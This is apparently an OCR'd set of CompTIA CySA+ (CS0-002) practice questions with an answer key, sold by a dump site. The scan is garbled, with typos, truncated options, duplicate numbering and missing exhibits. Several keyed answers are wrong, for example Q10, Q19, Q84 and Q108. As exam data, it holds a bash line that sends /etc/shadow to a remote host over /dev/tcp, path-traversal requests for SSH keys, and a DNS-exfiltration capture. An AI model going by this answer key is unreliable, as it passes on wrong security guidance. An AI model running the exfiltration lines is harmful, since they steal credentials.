
CS0-002 Dumps

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

https://www.certleader.com/CS0-002-dumps.html



NEW QUESTION 1
A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning
B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 2
An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

A. Gather information from providers, including datacenter specifications and copies of audit reports.
B. Identify SLA requirements for monitoring and logging.
C. Consult with senior management for recommendations.
D. Perform a proof of concept to identify possible solutions.

Answer: B

NEW QUESTION 3
During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and.

A. DST 138.10.2.5.
B. DST 138.10.25.5.
C. DST 172.10.3.5.
D. DST 172.10.45.5.
E. DST 175.35.20.5.

Answer: A

NEW QUESTION 4
The inability to do remote updates of certificates. keys software and firmware is a security issue commonly associated with:

A. web servers on private networks.
B. HVAC control systems
C. smartphones
D. firewalls and UTM devices

Answer: B

NEW QUESTION 5
A security analyst has been alerted to several emails that snow evidence an employee is planning malicious activities that involve employee Pll on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

A. the public relations department
B. senior leadership
C. law enforcement
D. the human resources department

Answer: D

NEW QUESTION 6
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern

of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its us
B. Provide PII training to all employees at the compan
C. Encrypt PII information.
D. Enforce encryption on all emails sent within the compan
E. Create a PII program and policy on how to handle dat
F. Train all human resources employees.
G. Train all employee
H. Encrypt data sent on the company networ
I. Bring in privacy personnel to present a plan on how PII should be handled.
J. Install specific equipment to create a human resources policy that protects PII dat
K. Train company employees on how to handle PII dat
L. Outsource all PII to another compan
M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 7
An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.
Which of the following is MOST likely to be a false positive?

A. OpenSSH/OpenSSL Package Random Number Generator Weakness
B. Apache HTTP Server Byte Range DoS
C. GDI+ Remote Code Execution Vulnerability (MS08-052)
D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry

Answer: E

NEW QUESTION 8
Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes to enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automation
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 9
A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

A. Begin blocking all IP addresses within that subnet.
B. Determine the attack vector and total attack surface.
C. Begin a kill chain analysis to determine the impact.
D. Conduct threat research on the IP addresses

Answer: D

NEW QUESTION 10
The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:
- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
B. Segment the servers and systems used by the business unit from the rest of the network.
C. Deploy patches to all servers and workstations across the entire organization.
D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 10
During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gad3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Answer: B

NEW QUESTION 11
A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

A. White box testing
B. Fuzzing
C. Sandboxing
D. Static code analysis

Answer: C

NEW QUESTION 12
Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

A. Security regression testing
B. Stress testing
C. Static analysis testing
D. Dynamic analysis testing
E. User acceptance testing

Answer: B

NEW QUESTION 14
It is important to parameterize queries to prevent:

A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the establishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.

Answer: A

NEW QUESTION 15
A security analyst is reviewing the following log from an email security service.

```
Rejection type:          Drop
Rejection description:   IP found in RBL
Event time:              Today at 16:06
Rejection information:   mail.comptia.org
                         https://www.spamfilter.org/query?P=192.167.28.243
From address:            user@comptex.org
To address:              tests@comptia.org
IP address:              192.167.28.243
Remote server name:      192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

A. The To address is invalid.
B. The email originated from the www.spamfilter.org URL.
C. The IP address and the remote server name are the same.
D. The IP address was blacklisted.
E. The From address is invalid.

Answer: D

NEW QUESTION 19
A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist. Xml. The host list is provided in a file named werbserverlist,text. Which of the fallowing Nmap commands would BEST

accomplish this goal?

A)
```
nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
```

B)
```
nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
```

C)
```
nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
```

D)
```
nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 23
A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.
Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

A. Development of a hypothesis as part of threat hunting
B. Log correlation, monitoring, and automated reporting through a SIEM platform
C. Continuous compliance monitoring using SCAP dashboards
D. Quarterly vulnerability scanning using credentialed scans

Answer: A

NEW QUESTION 24
A web-based front end for a business intelligence application uses pass-through authentication to authenticate users The application then uses a service account, to perform queries and look up data m a database A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

A. Change the security model to force the users to access the database as themselves
B. Parameterize queries to prevent unauthorized SQL queries against the database
C. Configure database security logging using syslog or a SIEM
D. Enforce unique session IDs so users do not get a reused session ID

Answer: B

NEW QUESTION 25
A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

A. Configure DLP to reject all changes to the files without pre-authorizatio
B. Monitor the files for unauthorized changes.
C. Regularly use SHA-256 to hash the directory containing the sensitive informatio
D. Monitor the files for unauthorized changes.
E. Place a legal hold on the file
F. Require authorized users to abide by a strict time context access policy.Monitor the files for unauthorized changes.
G. Use Wireshark to scan all traffic to and from the director
H. Monitor the files for unauthorized changes.

Answer: A

NEW QUESTION 26
A security team wants to make SaaS solutions accessible from only the corporate campus.
Which of the following would BEST accomplish this goal?

A. Geofencing
B. IP restrictions
C. Reverse proxy
D. Single sign-on

Answer: A

NEW QUESTION 29
A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.
Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.

B. Remove the servers reported to have high and medium vulnerabilities.
C. Tag the computers with critical findings as a business risk acceptance.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Harden the hosts on the network, as recommended by the NIST framework.
F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: CE

NEW QUESTION 31
A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

A. Malware is attempting to beacon to 128.50.100.3.
B. The system is running a DoS attack against ajgidwle.com.
C. The system is scanning ajgidwle.com for PII.
D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 36
A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

A. The parties have an MOU between them that could prevent shutting down the systems
B. There is a potential disruption of the vendor-client relationship
C. Patches for the vulnerabilities have not been fully tested by the software vendor
D. There is an SLA with the client that allows very little downtime

Answer: D

NEW QUESTION 40
A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided.
Which of the following data privacy standards does this violate?

A. Purpose limitation
B. Sovereignty
C. Data minimization
D. Retention

Answer: A

NEW QUESTION 41
An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.
Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.
C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating data.

Answer: D

NEW QUESTION 43
A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?
A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: B

NEW QUESTION 47
A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Bing Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?

A. $75.000
B. $300.000
C. $1.425 million
D. $1.5 million

Answer: A

NEW QUESTION 50
An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company Which of the following technical controls would BEST accomplish this goal?

A. DLP
B. Encryption
C. Data masking
D. SPF

Answer: A

NEW QUESTION 54
As part of a review of modern response plans, which of the following is MOST important for an organization lo understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

NEW QUESTION 55
An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

A. Duplicate all services in another instance and load balance between the instances.
B. Establish a hot site with active replication to another region within the same cloud provider.
C. Set up a warm disaster recovery site with the same cloud provider in a different region
D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Answer: C

NEW QUESTION 59
A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

A. ICMP is being blocked by a firewall.
B. The routing tables for ping and hping3 were different.
C. The original ping command needed root permission to execute.
D. hping3 is returning a false positive.

Answer: A

NEW QUESTION 64
A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
B. Depending on system criticality remove each affected device from the network by disabling wired and wireless connections
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

Answer: D

NEW QUESTION 66
A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

A. Social media accounts attributed to the threat actor
B. Custom malware attributed to the threat actor from prior attacks
C. Email addresses and phone numbers tied to the threat actor
D. Network assets used in previous attacks attributed to the threat actor
E. IP addresses used by the threat actor for command and control

Answer: D

NEW QUESTION 68
A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

A. Audit access permissions for all employees to ensure least privilege.
B. Force a password reset for the impacted employees and revoke any tokens.
C. Configure SSO to prevent passwords from going outside the local network.
D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 70
A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains Management at an organization wants to know if it is a victim Which of the following should the security analyst recommend to identity this behavior without alerting any potential malicious actors?

A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
B. Add the domains to a DNS sinkhole and create an alert m the SIEM toot when the domains are queried
C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

Answer: D

NEW QUESTION 72
A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics. cloned the hard drive, and took the hard drive home for further analysis. Which of the following of the security analyst violate?

A. Cloning procedures
B. Chain of custody
C. Hashing procedures
D. Virtualization

Answer: B

NEW QUESTION 74
A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?

A. Virtualize the system and decommission the physical machine.
B. Remove it from the network and require air gapping.
C. Only allow access to the system via a jumpbox
D. Implement MFA on the specific system.


Answer: A

NEW QUESTION 77
A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

A. Quarantine the web server
B. Deploy virtual firewalls
C. Capture a forensic image of the memory and disk
D. Enable web server containerization

Answer: B

NEW QUESTION 79
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?

A. Monday's logs
B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Answer: D

NEW QUESTION 84
A developer wrote a script to make names and other Pll data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

A. Data encoding
B. Data masking
C. Data loss prevention
D. Data classification

Answer: C

NEW QUESTION 85
An analyst is investigating an anomalous event reported by the SOC After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Answer: D

NEW QUESTION 86
A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

A. Create a security rule that blocks Internet access in the development VPC
B. Place a jumpbox m between the developers' workstations and the development VPC
C. Remove the administrator profile from the developer user group in identity and access management
D. Create an alert that is triggered when a developer installs an application on a server

Answer: A

NEW QUESTION 91
A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\ Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11. The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
B. This is a true negative, and the new computers have the correct version of the software.
C. This is a true positive, and the new computers were imaged with an old version of the software.
D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

NEW QUESTION 94
Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.
Which of the following would BEST provide this solution?

A. File fingerprinting
B. Decomposition of malware
C. Risk evaluation
D. Sandboxing

Answer: D

NEW QUESTION 96
A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

Answer: D

NEW QUESTION 97
A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware.
Which of the following is the MOST appropriate action to take in the situation?

A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

Answer: C

NEW QUESTION 98
During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.
Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

A. An IPS signature modification for the specific IP addresses
B. An IDS signature modification for the specific IP addresses
C. A firewall rule that will block port 80 traffic
D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

NEW QUESTION 102
A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Answer: B

NEW QUESTION 103
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0   0   0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0   0   127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0   0   0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
B. Examine the server logs for further indicators of compromise of a web application.
C. Run kill -9 1325 to bring the load average down so the server is usable again.
D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 104
During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?
A)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023
```

B)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../.ssh/id_rsa" 401 17044
```

C)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056
```

D)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```

E)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../usr/share/icons" 200 19064
```

A. Option A
B. Option B
C. Option C
D. Option D
E. Option E

Answer: D

NEW QUESTION 108
A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach. Which of the following is the BEST mitigation to prevent unauthorized access?

A. Single sign-on
B. Mandatory access control
C. Multifactor authentication
D. Federation
E. Privileged access management

Answer: E

NEW QUESTION 109
An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
-

The hash values of the data before and after the breach are unchanged.

The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

A. The confidentiality of the data is unaffected.
B. The threat is an APT.
C. The source IP of the threat has been spoofed.
D. The integrity of the data is unaffected.
E. The threat is an insider.

Answer: BD

NEW QUESTION 113
A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.
To BEST mitigate this risk, the analyst should use.

A. an 802.11ac wireless bridge to create an air gap.
B. a managed switch to segment the lab into a separate VLAN.
C. a firewall to isolate the lab network from all other networks.
D. an unmanaged switch to segment the environments from one another.

Answer: C

NEW QUESTION 116
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CS0-002 Exam with Our Prep Materials Via below:

https://www.certleader.com/CS0-002-dumps.html